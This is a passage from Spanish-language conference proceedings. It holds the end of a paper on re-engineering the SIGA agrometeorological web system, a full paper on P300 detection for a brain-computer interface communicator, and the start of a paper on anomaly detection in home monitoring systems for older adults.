


Figura 6. Portal principal del nuevo sitio Web (capa satelital)




Figura 7. Portal principal del nuevo sitio Web. Consultando una estación



Figura 8. Nuevo sitio Web. Página Datos: Consultando datos de estación

Es importante mencionar la experiencia obtenida respecto a la comparativa en el diseño adaptativo (responsive) [8] entre ambos sitios, cuyo concepto se base en re-organizar y adaptar los elementos visuales de un sitio en función del dispositivo/resolución que el usuario se encuentre utilizando. Dicha tarea se llevó a cabo mediante la utilización de lenguajes, tecnologías y frameworks que se basan en estándares definidos como por ejemplo HTML5 [9], Bootstrap [10], CSS3 [11], Javascript [12]. Hay que destacar que el sitio Web anterior no soportaba este atributo.




Figura 9. Análisis herramienta GTmetrix: diseño adaptativo en nuevo sitio Web

3.2. Lecciones aprendidas

La elección (y posterior implementación) de una arquitectura de software es de vital importancia, dado que provee un “esqueleto” estructura y permite “gobernar” un sistema durante años y determina su longevidad a futuro, teniendo en cuenta los “drivers” del negocio durante todo el ciclo de vida del producto.

En el caso de estudio de SIGA se planteó un estilo arquitectónico heterogéneo, donde si bien se han observado ganancias en términos de rendimiento y usabilidad, también se han incrementado los tiempos en el mantenimiento de cada arquitectura y principalmente en el desarrollo. Este tipo de compromisos (tradeoffs) entre atributos de calidad son típicos en el diseño arquitectural.

Se puede argumentar que, para un dominio similar, llevar a cabo una solución a través de un proceso de ingeniería directa (no de re-ingeniería como el presente caso) hubiese resultado de mayor equilibrio disponer de un estilo arquitectónico donde, por ejemplo, no se involucren varios orígenes de datos ni un Web service como intermediario. Una propuesta alternativa se podría basar en un único modelo de datos más flexible y el empleo de tecnologías con alta performance para el desarrollo del “front-end” aplicadas a ese modelo, y donde el lenguaje de programación utilizado no plantee limitaciones relacionadas al desarrollo y mantenimiento del producto.

También se debe mencionar la relevancia de la selección de tecnologías, de forma tal que dispongan del soporte necesario, documentación y una adecuada comunidad de usuarios que sustenten su uso.

4. Comentarios Finales y Trabajos Futuros

A partir del trabajo realizado sobre SIGA, se espera monitorizar la evolución de la aplicación Web hasta alcanzar un nivel de madurez adecuado. En términos de requisitos funcionales, el producto ofrece las operaciones básicas que requiere el usuario, no obstante, la idea de tener un producto altamente escalable se basa en permitir al sistema ofrecer otros servicios que incorporen un valor agregado a la información base, como por ejemplo modelos agronómicos, pronósticos climáticos, etc.

Resulta de gran interés abordar la identificación de “code smells” [13] en tecnologías “Client-Side” y que puedan ofrecer una base de análisis entre un modelo y su implementación. Si bien el empleo de Frameworks, como AngularJS, ofrece un ambiente de trabajo controlado donde se facilita el desarrollo de aplicaciones, puede resultar interesante evaluar cómo se puede llevar a cabo la práctica de conformidad de arquitectura en este tipo de tecnologías. Hoy en día no existen herramientas suficientemente maduras como para evaluar este proceso, o las existentes se encuentran en un periodo de evolución.

No obstante, se han realizado actividades de identificación de “code smells” en la plataforma dedicada a la red EMA cuya solución consistió en la refactorización para los casos críticos. Se espera aplicar la misma tarea en la aplicación Web.

A futuro se contempla el desarrollo de la aplicación móvil “SIGAMovil” que funcione como alternativa al sistema nuevo y cuya base emplee las arquitecturas implantadas. En este caso, se trataría de una nueva aplicación cliente que consuma el servicio Web REST desarrollado cuyo beneficio principal consistiría en los atributos de calidad que han sido mejorados, como por ejemplo el rendimiento.

5. Bibliografía

- [1] Martin N.H., Martínez M.I., Moschini R.C, Sistema de información Web para la alerta de Fusarium en trigo, VIII Congreso Nacional de Trigo, Pergamino, Bs As Argentina, 2016.
- [2] Belloni, M., D’Indio, M., Rodriguez, R., Desarrollo de un Sistema de Observación y Análisis Climático Ambiental, Instituto de Clima y Agua, Instituto Nacional de Tecnología Agropecuaria, Castelar, 2011.
- [3] Sistema de Información y Gestión Agrometeorológica (SIGA), <http://siga2.inta.gov.ar/>
- [4] Java Platform, Standard Edition (Java SE), de <http://www.oracle.com/technetwork/java/javase/overview/index.html>
- [5] Gamma, E., Helm, R., Johnson, R., Vlissides, J., Design Patterns, Addison-Wesley, 1995.
- [6] AngularJS, <https://angularjs.org/>
- [7] GTmetrix, <https://gtmetrix.com/>
- [8] Html Responsive Web Design, http://www.w3schools.com/html/html_responsive.asp
- [9] Html5, http://www.w3schools.com/html/html5_intro.asp
- [10] Bootstrap, <http://www.w3schools.com/bootstrap/>
- [11] CSS3, http://www.w3schools.com/css/css3_intro.asp
- [12] JavaScript, <http://www.w3schools.com/js/>
- [13] Fowler, M., Beck, K., Brant, J., Opdyke, W., Roberts, D., Refactoring Improving the Design of Existing Code, Addison-Wesley, 1999.

Desarrollo de Algoritmo de Detección de Eventos para Comandar un Teclado en Pantalla Utilizando una Interfaz Cerebro-Computadora

F. Pose, N. González, M. Araujo, A. Ortiz, B. Niro, J. Balbi, L. Ramos
Departamento de Electrónica - Facultad Regional Buenos Aires
Universidad Tecnológica Nacional
Argentina.
fernandopose@gmail.com

Abstract

Los productos de apoyo permiten disminuir las barreras que enfrentan las personas con discapacidad y adultos mayores y así favorecer su accesibilidad, comunicación y autonomía. En la actualidad, el procesamiento de señales cerebrales puede ser utilizado como un medio para la creación de herramientas que brinden una real equiparación de oportunidades a aquellas personas que se ven limitadas diariamente. Este trabajo propone el desarrollo de un algoritmo capaz de reconocer la aparición del Potencial Evocado P300 en una señal de Electroencefalograma para ser utilizado en un comunicador avanzado a través de una interfaz cerebro-computadora. Se propone un procesamiento de tres etapas donde se llevará a cabo la segmentación y un promediado coherente, un procesamiento basado en la transformada wavelet discreta y finalmente el cálculo de la energía. Se trabajó con 5 individuos sanos de mediana edad. Como resultado del proyecto se obtuvo una ampliación del algoritmo propuesto en trabajos anteriores hacia la creación de una nueva herramienta que permita a los profesionales de la salud un medio efectivo de trabajo en su quehacer diario, independizándose de movimientos involuntarios y bajo tono muscular entre otras dificultades de acceso.

1. Introducción

Los productos de apoyo, también conocidos como ayudas técnicas, son aquellos dispositivos que permiten disminuir las barreras a las que se enfrenta cualquier persona. Existen diferentes tipos de barreras vinculadas a aspectos sociales, edilicios, comunicacionales, etc.

Hoy en día, la aplicación de las tecnologías de la información y comunicación por las personas con discapacidad supone una condición necesaria para poder acceder a la educación, al trabajo, a la comunicación o al ocio.

Los productos de apoyo posibilitan una innegable mejora en la calidad de vida de las personas con “diversidad funcional” [1] al brindar una real equiparación de oportunidades a través de su uso, posibilitando la inserción social y laboral.

De acuerdo al Dr. Rafael Sanchez Montoya [2], la tecnología asistiva o adaptativa son aquellos recursos como programas y/o dispositivos que permiten la interacción con la computadora para superar las barreras a las que está sometida una persona debido a su discapacidad.

En los casos donde se trabaja con pacientes con parálisis cerebral (PC), esclerosis lateral amiotrófica (ELA) y traumatismo de cráneo (TEC), los productos de apoyo existentes brindan soluciones muy acotadas. Dentro de las limitaciones principales se encuentra la forma de acceso a la computadora como una herramienta de estimulación y rehabilitación, dentro de las dificultades en el acceso podemos distinguir movimientos involuntarios que hacen inviable el uso de mouse o teclados adaptados, el bajo tono muscular que no permite el traslado de miembros superiores o inferiores o la fuerza suficiente para trabajar con un switch o pulsador adaptado.

En todos estos casos se busca encontrar en la persona un movimiento voluntario y repetitivo que permita el

acceso previamente mencionado. A su vez, resulta de vital importancia para poder evaluar el progreso en el tratamiento contar con herramientas que permitan medir en forma objetiva el tiempo de respuesta del paciente frente a un estímulo.

2. Marco Teórico

En 1929, el científico Hans Berger desarrolló un sistema de exploración neurofisiológico basado en el registro de la actividad bioeléctrica cerebral (EEG).

En la actualidad existen diferentes métodos para registrar la actividad cerebral:

- Electroencefalograma (EEG).
- Magnetoencefalografía (MEG).
- Tomografía por emisión de positrones (PET).

A partir del registro del EEG es posible obtener diferentes tipos de señales para controlar un sistema basado en una interfaz cerebro-computadora:

Potenciales Evocados Visuales

Los potenciales evocados visuales son la respuesta al estimular la vía óptica registrados sobre el cortex visual, obtenidos bien mediante un flash o mediante un patrón alternante, normalmente con un damero. La respuesta se evalúa en función de la polaridad de las ondas, su latencia y amplitud, y se obtiene un potencial de inicio negativo (N75), seguido de una amplia onda positiva (P100) y un pico negativo (N145) (figura 1) [7,8].




Figura 1: Potencial evocado visual (PEV)

Potenciales cognitivos endógenos: P300

Dentro del grupo de potenciales cognitivos endógenos o de larga latencia, el más ampliamente utilizado es el P300. La onda P300 es un potencial evocado que puede ser registrado mediante electroencefalografía como una deflexión positiva de voltaje con una latencia de unos 300 ms en el EEG cuya morfología de la señal se observa en la figura 2.

La presencia, magnitud, topografía y duración de esta señal se utiliza a veces en la medición de la función cognitiva de los procesos de toma de decisiones.




Figura 2: Potencial evocado P300

En el potencial P300 influyen múltiples factores, como edad, atención, memoria, audición o agudeza visual, así como medicaciones o procesos de deterioro cognitivo de forma que la respuesta podrá variar en amplitud o latencia.[9,10]. En tareas mentales complejas la respuesta varía hasta 700ms [11].

Interfaz cerebro-computadora (ICC)

En 1977, se lleva adelante el primer sistema basado en una interfaz cerebro computadora (ICC/BCI) utilizando potenciales evocados visuales.

En este trabajo, se propone una extensión del algoritmo para procesar señales de EEG desarrollado en [4] para ser utilizado en una interfaz cerebro-computadora (ICC/BCI) siendo la interfaz con el usuario, en este caso, un comunicador avanzado.

3. Materiales y Métodos

3.1. Registros ERP

Los registros utilizados para la validación del algoritmo desarrollado fueron obtenidos utilizando un comunicador avanzado el cual se describe en el inciso 3.6.

Se utilizó como interfaz de adquisición un casco EMOTIV Epoc+ de 14 canales de adquisición cuyas características técnicas se observan en la Tabla 1.

Tabla 1
Parámetros de adquisición EMOTIV EPOC+ [12]

Canales	14 Canales de adquisición 2 Canales de referencia
Frecuencia de muestreo	128 Hz
Resolución	14 bits 1LSB = 0.51uV 16 bit ADC
Banda de paso	Banda de paso: 0.2-43 Hz Filtros Notch: 50 y 60 Hz
Rango dinámico	8400 uV(pp)

Los registros pertenecen a 5 individuos saludables. A cada uno se le asignó un total de 3 elecciones escogidas aleatoriamente y se procedió a realizar 3 estudios por individuo. Se utilizaron 40 estímulos por elección respectivamente. Las elecciones posibles con las que se contaron fueron los caracteres A,B,C,D,E y F.

3.2. Procesamiento de la señal

Si bien EMOTIV Epoc implica hardware sofisticado, suficiente para suplir los requerimientos más exigentes devolviendo la señal ya pre procesada aplicando un filtro pasa banda entre 0.2 y 43Hz y dos filtros notch en 50Hz y 60Hz, el mismo no es suficiente para los objetivos del trabajo propuesto.

Para llevar a cabo el procesamiento de la señal se utilizó el algoritmo propuesto en [4] adaptando la etapa de seccionamiento para ser utilizado en un comunicador avanzado, objetivo del trabajo, el cual se describe a continuación.




Figura 3: Algoritmo desarrollado para el procesamiento de la señal de EEG..

De la figura 3 pueden ser distinguidas tres etapas de procesamiento las cuales son descritas a continuación.

3.3. Pre procesamiento

El pre procesamiento de la señal consiste en un promedio coherente para mejorar la relación señal a ruido y estimar la aparición de un potencial evocado en cada uno de los registros obtenidos. Cuanto mayor sea la cantidad de registros en los que se encontró o no un potencial evocado, mayor será la confianza con la que se podrá enunciar que el sujeto realizó tal o cual acción.

A diferencia del trabajo presentado en [4] en éste fueron promediadas 40 épocas, siendo cada época una ventana de n muestras las cuales pueden o no contener el potencial P300 buscado, disminuyendo el tiempo requerido para la obtención del registro.

Obtenida una mejor relación señal a ruido se procede a utilizar la transformada wavelet como técnica de procesamiento complementario.

3.4. Procesamiento Wavelet

La transformada wavelet es ampliamente utilizada como técnica de procesamiento de la señal de EEG para estimar la aparición de un potencial evocado (PE) por su habilidad de explorar efectivamente tanto las características del PE en el dominio del tiempo como en el de la frecuencia [5,6].

Se utilizará la wavelet madre Coiflet 4 (figura 4) la cual otorgó los mejores resultados en [4] para un promediado coherente de 50 épocas en un comunicador simple de dos elecciones posibles.




Figura 4: Wavelet madre Coiflet 4 utilizada.

3.5. Toma de decisión

El cálculo de energía fue realizado en el dominio del tiempo dando como resultado un menor tiempo de procesamiento. Se procedió calculando la energía de las ventanas promediadas correspondientes a cada una de las elecciones posibles de forma independiente pero con muestras pertenecientes al mismo registro del electroencefalograma.

3.6. Comunicador Avanzado

Complementariamente a Emotiv SDK [9], se desarrolló en el lenguaje C# .NET, una interfaz de comunicación para el usuario con la computadora. El mismo se basa en un comunicador avanzado el cual permite configurar seis opciones (elecciones posibles) a intensificarse de forma alternada sobre un fondo negro (figura 5). Para este trabajo las opciones propuestas fueron los caracteres A,B,C,D,E y F. Tanto las velocidades de barrido, frecuencia de intensificación, duración del estímulo y la cantidad de repeticiones pueden ser configuradas a partir del tipo de estudio a realizar.

Para la realización de los estudios se configuró un tiempo de estímulo de 900mseg y un tiempo de descanso de 100mseg.

Ambos software, Emotiv SDK y el software desarrollado, se comunican de forma unívoca a través de comunicación serie generando un archivo de extensión CSV contenedor de los registros a procesar junto a marcas generadas por el comunicador avanzado las cuales son descriptas a continuación.



Figura 5: Comunicador avanzado desarrollado para registrar la señal de electroencefalograma.

El software desarrollado envía a Emotiv SDK dos posibles marcas, inicio de elección "@" y fin de elección "#", las cuales son utilizadas para realizar la segmentación entre el inicio y fin de cada una de las elecciones realizadas por el usuario.

Adicionalmente, cada columna tiene un caracter asociado el cual es también enviado permitiendo la obtención de las ventanas correspondientes a cada una de las elecciones posibles.

A fin de ejemplificar la utilización de las marcas mencionadas, en la figura 6, se observa la distribución de éstas una vez finalizado el estudio.

Registro de dos elecciones																							
Elección A									Elección F														
@									#	@								#					
Secuencia 1	Secuencia 2	Secuencia N						Secuencia 1	Secuencia 2	Secuencia N													
A	B	C	D	E	F	A	B	C	D	E	F	A	B	C	D	E	F	A	B	C	D	E	F
Ventana A			Ventana B			Ventana c			Ventana D			Ventana E			Ventana F								
A1	A2	A3	B1	B2	B3	C1	C2	C3	D1	D2	D3	E1	E2	E3	F1	F2	F3						
Ventana A			Ventana B			Ventana c			Ventana D			Ventana E			Ventana F								
A promedio			B promedio			C promedio			D promedio			E promedio			F promedio								

Figura 6: Distribución de marcas en el registro de EEG.

En la figura 6 se observa un registro de EEG compuesto por dos elecciones realizadas por el usuario. Cada elección se compone de n secuencias. Para este trabajo fueron realizadas 40 secuencias por elección.

Cada secuencia se compone de 6 ventanas correspondientes cada una de éstas a una elección posible. Promediadas estas ventanas se obtienen finalmente las 6 señales a ser analizadas.

4. Resultados

La evaluación del algoritmo fue llevada a cabo a partir de una base de datos en la cual participaron 5 sujetos a los cuales se les especifico en cuál de las seis elecciones posibles parpadeantes debía enfocar la mirada.

De los 14 canales de adquisición se trabajó sólo con el electrodo Cz, en el cual el pico P300 se manifiesta con diferente polaridad, una onda negativa a unos 80-100ms, seguidas de un pico positivo y una amplia onda positiva a 300ms [8]. Para realizar la adquisición del EEG no se entrenó al usuario.

Para un promediado coherente de 40 épocas utilizando la wavelet madre Coiflet 4 seleccionada a partir de los resultados obtenidos en [4] se obtuvo un 66.6% de exactitud en la confirmación de una elección de forma correcta concluyendo en la aceptación del algoritmo desarrollado para ser utilizado en el comunicador avanzado propuesto utilizando una interfaz cerebro computadora. En la figura 7 se exponen las señales resultantes correspondientes a las 6 elecciones posibles obtenidas luego de realizar el procedimiento descrito en 3.1.




Figura 7: señales luego del procesamiento

De la figura 7 se observa la aparición del potencial evocado P300 en la señal correspondiente al carácter B, opción elegida por el usuario. Además puede observarse en las dos señales adyacentes, carácter A y C, la aparición de este potencial con menor amplitud. Esto se debió a la distribución de las letras en la interfaz de usuario ya que el usuario puede ser confundido al ser intensificada la letra adyacente produciéndose el potencial P300.




Figura 8: señales superpuestas luego del procesamiento

En la figura 8 se presentan las señales correspondientes a las 6 elecciones posibles obtenidas luego de realizar el procesamiento descrito en 3.1 superpuestas. En ésta se puede observar que la elección elegida efectivamente contiene el mayor contenido energético, parámetro que utiliza el algoritmo desarrollado para comunicar la elección realizada por el usuario.

5. Conclusiones

Los sistemas BCI se basan en la interpretación de las intenciones del usuario monitorizando su actividad cerebral. A partir del registro del EEG se pueden obtener distintos tipos de señales adecuadas para controlar un sistema BCI, de las cuales, la utilizada fueron los potenciales evocados P300.

Debido a que el sujeto debía llevar la cuenta de los eventos (estímulos), resultó esencial la atención de éste a la hora de llevar a cabo la obtención de los registros.

Evitando disminuir el error debido a la falta de atención se utilizó un promediado coherente de 40 épocas lo que implicó un tiempo de adquisición de señal, para decidir la elección con un 66.6% de exactitud en sujetos no entrenados, mayor a la de otros trabajos presentados utilizados como referencia pero menor al trabajo realizado en [4].

Sin embargo, si bien se tuvo un costo en éste tiempo, se logró realizar un algoritmo robusto el cual otorgó resultados satisfactorios sobre usuarios no entrenados el cual convierte al algoritmo en un aporte a otros trabajos en los cuales la elección correcta tenga mayor grado de importancia respecto al tiempo de adquisición del estudio.

Finalmente, dado el ámbito en el cual será utilizado el algoritmo, se manifiesta también, que el tiempo que le tomó a un ordenador convencional procesar la señal fue satisfactorio, pudiendo ser éste utilizado en plataformas de recursos limitados.

6. Trabajo Futuro

A partir del trabajo realizado, se busca aplicar el mismo procedimiento de obtención de la elección, finalmente, en un teclado virtual compuesto por 36 caracteres alfanuméricos, donde tras adaptar el algoritmo se le otorgará al usuario la posibilidad de comunicarse mejorando su calidad de vida (figura 9)



Figura 9: interfaz de teclado virtual

Las posibles aplicaciones de este trabajo podrían llegar a ser usadas en dispositivos móviles de soporte, como sillas de ruedas, comunicadores avanzados, entre otros dispositivos, alimentados a baterías, lo que requerirá que sean eficientes y veloces en lo que a tiempo de cómputo respecta.

7. Agradecimientos

Este trabajo ha sido realizado en el marco del proyecto “Diseño y evaluación de un sistema basado en una Interfaz Cerebro-Computadora para estimulación y rehabilitación” con la colaboración de Innovar para Incluir. Así mismo, los autores, agradecen a la Universidad Tecnológica Nacional - Facultad Regional Buenos Aires, establecimiento en el cual se lleva a cabo el desarrollo del proyecto.

8. Referencias

- [1] J. Romañach, M. Lobato. Foro de Vida independiente. México, 2005. Disponible en www.asoc-ies.org/vidaindepen/docs/diversidad%20funcional_vf.pdf
- [2] R. Sanchez Montoya. Ordenador y Discapacidad. España, 2002.
- [3] Acceso a repositorio Emotiv. <https://github.com/Emotiv>
- [4] M. Araujo, N. González, F. Pose. Evaluación y detección de potenciales evocados sobre una interfaz cerebro computadora. Aranducon. Paraguay, 2016.
- [5] Dayron Zayas Daniel. “Reconocimiento de potenciales evocados visuales utilizando Transformada Wavelet y Redes Neuronales BP”. Trabajo de diploma. Universidad Central “Marta Abreu” de las Villas.
- [6] V. Peterson, et al. “Detección de potenciales evocados relacionados a eventos en interfaces cerebro-computadora mediante transformada wavelet. Revista Ingeniería Biomédica, vol. 7, 2014
- [7] Alvaro Morán García. “Diseño de interfaces cerebro-máquina controlados mediante registros de EEG”. Grupo de Neurocomputación biológica. Escuela Politécnica Superior Universidad Autónoma de Madrid.
- [8] C. Descals-Moll, J. Burcet-Dardé. “Potenciales evocados y su aplicación en epilepsia”. Revista neurología 2002.
- [9] Hirayasu Y, Samura M, Ohta H, Ogura C. "Sex effects on rate of change of P300 latency with age". Clin Neurophysiol 2000; 111: 187-94.
- [10] Bart-Sangal R, Sngal JM. "Topography of auditory and visual P300 in normal children". Clin Electroencephalogr 1996; 27: 46-51.
- [11] Hirayasu Y, Samura M, Ohta H, Ogura C. "Sex effects on rate of change of P300 latency with age". Clinical Neurophysiology 2000; 2000; 111:187-94.
- [12] Emotiv SDK. Disponible en: www.emotiv.com

Detección de Anomalías en Sistemas de Inteligencia Ambiental Orientados al Monitoreo Remoto de Adultos Mayores

Joel Leandro Nardi, Germán Darío Sulsente y Darío Weitz
Departamento de Ingeniería en Sistemas de Información
Facultad Regional Rosario, Universidad Tecnológica Nacional
Rosario, Argentina

jnardi@frro.utn.edu.ar, germansulsente@gmail.com, dar.wtz@gmail.com

Abstract

Los sistemas de inteligencia ambiental desplegados en las viviendas de adultos mayores son una de las posibles soluciones para que los mismos puedan disfrutar una apropiada calidad de vida a pesar del inevitable deterioro de sus capacidades cognitivas y físicas. Las Actividades de la Vida Diaria son parámetros utilizados para estimar el nivel de autonomía e independencia de un individuo y cuya no realización supone cierto grado de discapacidad. Se describe un método para la detección de anomalías en sistemas de inteligencia ambiental orientados al monitoreo remoto de actividades de la vida diaria en adultos mayores. El procedimiento se basa en el aprendizaje no supervisado. Se analiza el nivel de filtrado para evitar la generación de falsas alarmas.

1. Introducción

Los adultos mayores se han convertido en las últimas décadas en un grupo etario de alto crecimiento demográfico. Estimaciones de las Naciones Unidas pronostican que la población adulta mayor a 65 años aumentará 181% entre los años 2010 al 2050 [1].

Suele definirse al envejecimiento como un proceso biológico caracterizado por un desarrollo progresivo inversamente proporcional entre la funcionalidad y la vulnerabilidad.

Una alternativa para afrontar los problemas derivados del envejecimiento de la población consiste en la utilización de los denominados sistemas de inteligencia ambiental. Se define a un ambiente inteligente como aquel capaz de adquirir y aplicar conocimientos sobre el ambiente y sus residentes con el objetivo de mejorar las experiencias de los mismos en tal ambiente [2]. En el caso de adultos mayores, en particular de aquellos que sufren de enfermedades crónicas, los sistemas de inteligencia ambiental cumplen una doble función: (i)

aumentar la seguridad y la sensación de protección de las personas para que las mismas vivan de forma independiente; (ii) permitir a las personas mayores disfrutar de autonomía durante más tiempo, mejorando su calidad de vida.

Los sistemas de inteligencia ambiental, conformados por componentes físicos y entidades de software, permiten hacer un seguimiento automático de un cierto número de actividades repetitivas. Se busca detectar cambios en la frecuencia o en la duración de las mismas para actuar como sistema de alerta temprana, y así prevenir la ocurrencia de un evento severo de salud.

Weitz et al. [3] desarrollaron un modelo de simulación 3D que permite la instalación, manipulación y evaluación de redes de sensores inalámbricos en un ambiente virtual que asemeja un ambiente habitado por un adulto mayor. El algoritmo de simulación se desarrolló según el esquema de modelado de simulación de eventos discretos que utiliza el enfoque exploración de actividades [4]. El modelo de simulación consta de tres componentes principales: i) el habitante de la residencia cuyas actividades diarias son monitoreadas; ii) la residencia simulada; iii) redes de sensores inalámbricos. La residencia simulada consta de un dormitorio, un baño, un estudio con computadora, un living con televisor y una cocina equipada que incluye una mesa y silla (Fig. 1). Las redes de sensores inalámbricos se encargan de registrar un conjunto de actividades de la vida diaria que desarrolla el habitante virtual de la residencia simulada. El enfoque exploración de actividades enfatiza una revisión de todas las actividades presentes en la simulación para determinar cuál puede iniciarse o finalizar al siguiente avance del reloj de la simulación. Cada actividad consta de un par de eventos: uno que inicia y otro que completa una operación que transforma el estado de una entidad. Las actividades tienen duraciones finitas.




Figura 1. Pantalla principal del modelo de simulación.

En un trabajo posterior [5], se describe la incorporación al modelo de simulación de una red neuronal utilizada para entrenar una función de clasificación para el reconocimiento automático de las actividades de un adulto mayor que vive solo en su residencia habitual. Se propone un sistema de monitoreo y asistencia remota con una arquitectura de tres capas: capa de percepción; capa de procesamiento; capa de aplicación (Fig. 2). La capa de aplicación resume la información procesada y puede ser accedida por el propio usuario, sus familiares y un servicio de salud remoto. Posee un repositorio de datos donde se guarda la información para su evaluación por parte de profesional médico calificado. El sistema permite generar resúmenes gráficos a partir de enormes cantidades de datos de sensores y presentar información resumida a familiares y proveedores de salud mediante aplicaciones web.




Figura 2. Arquitectura del sistema de telemonitoreo y asistencia remota.

El objetivo del presente trabajo es extender las propuestas descritas en [3] y [5] mediante la incorporación de un método para detectar cambios o desviaciones en un conjunto particular de actividades de

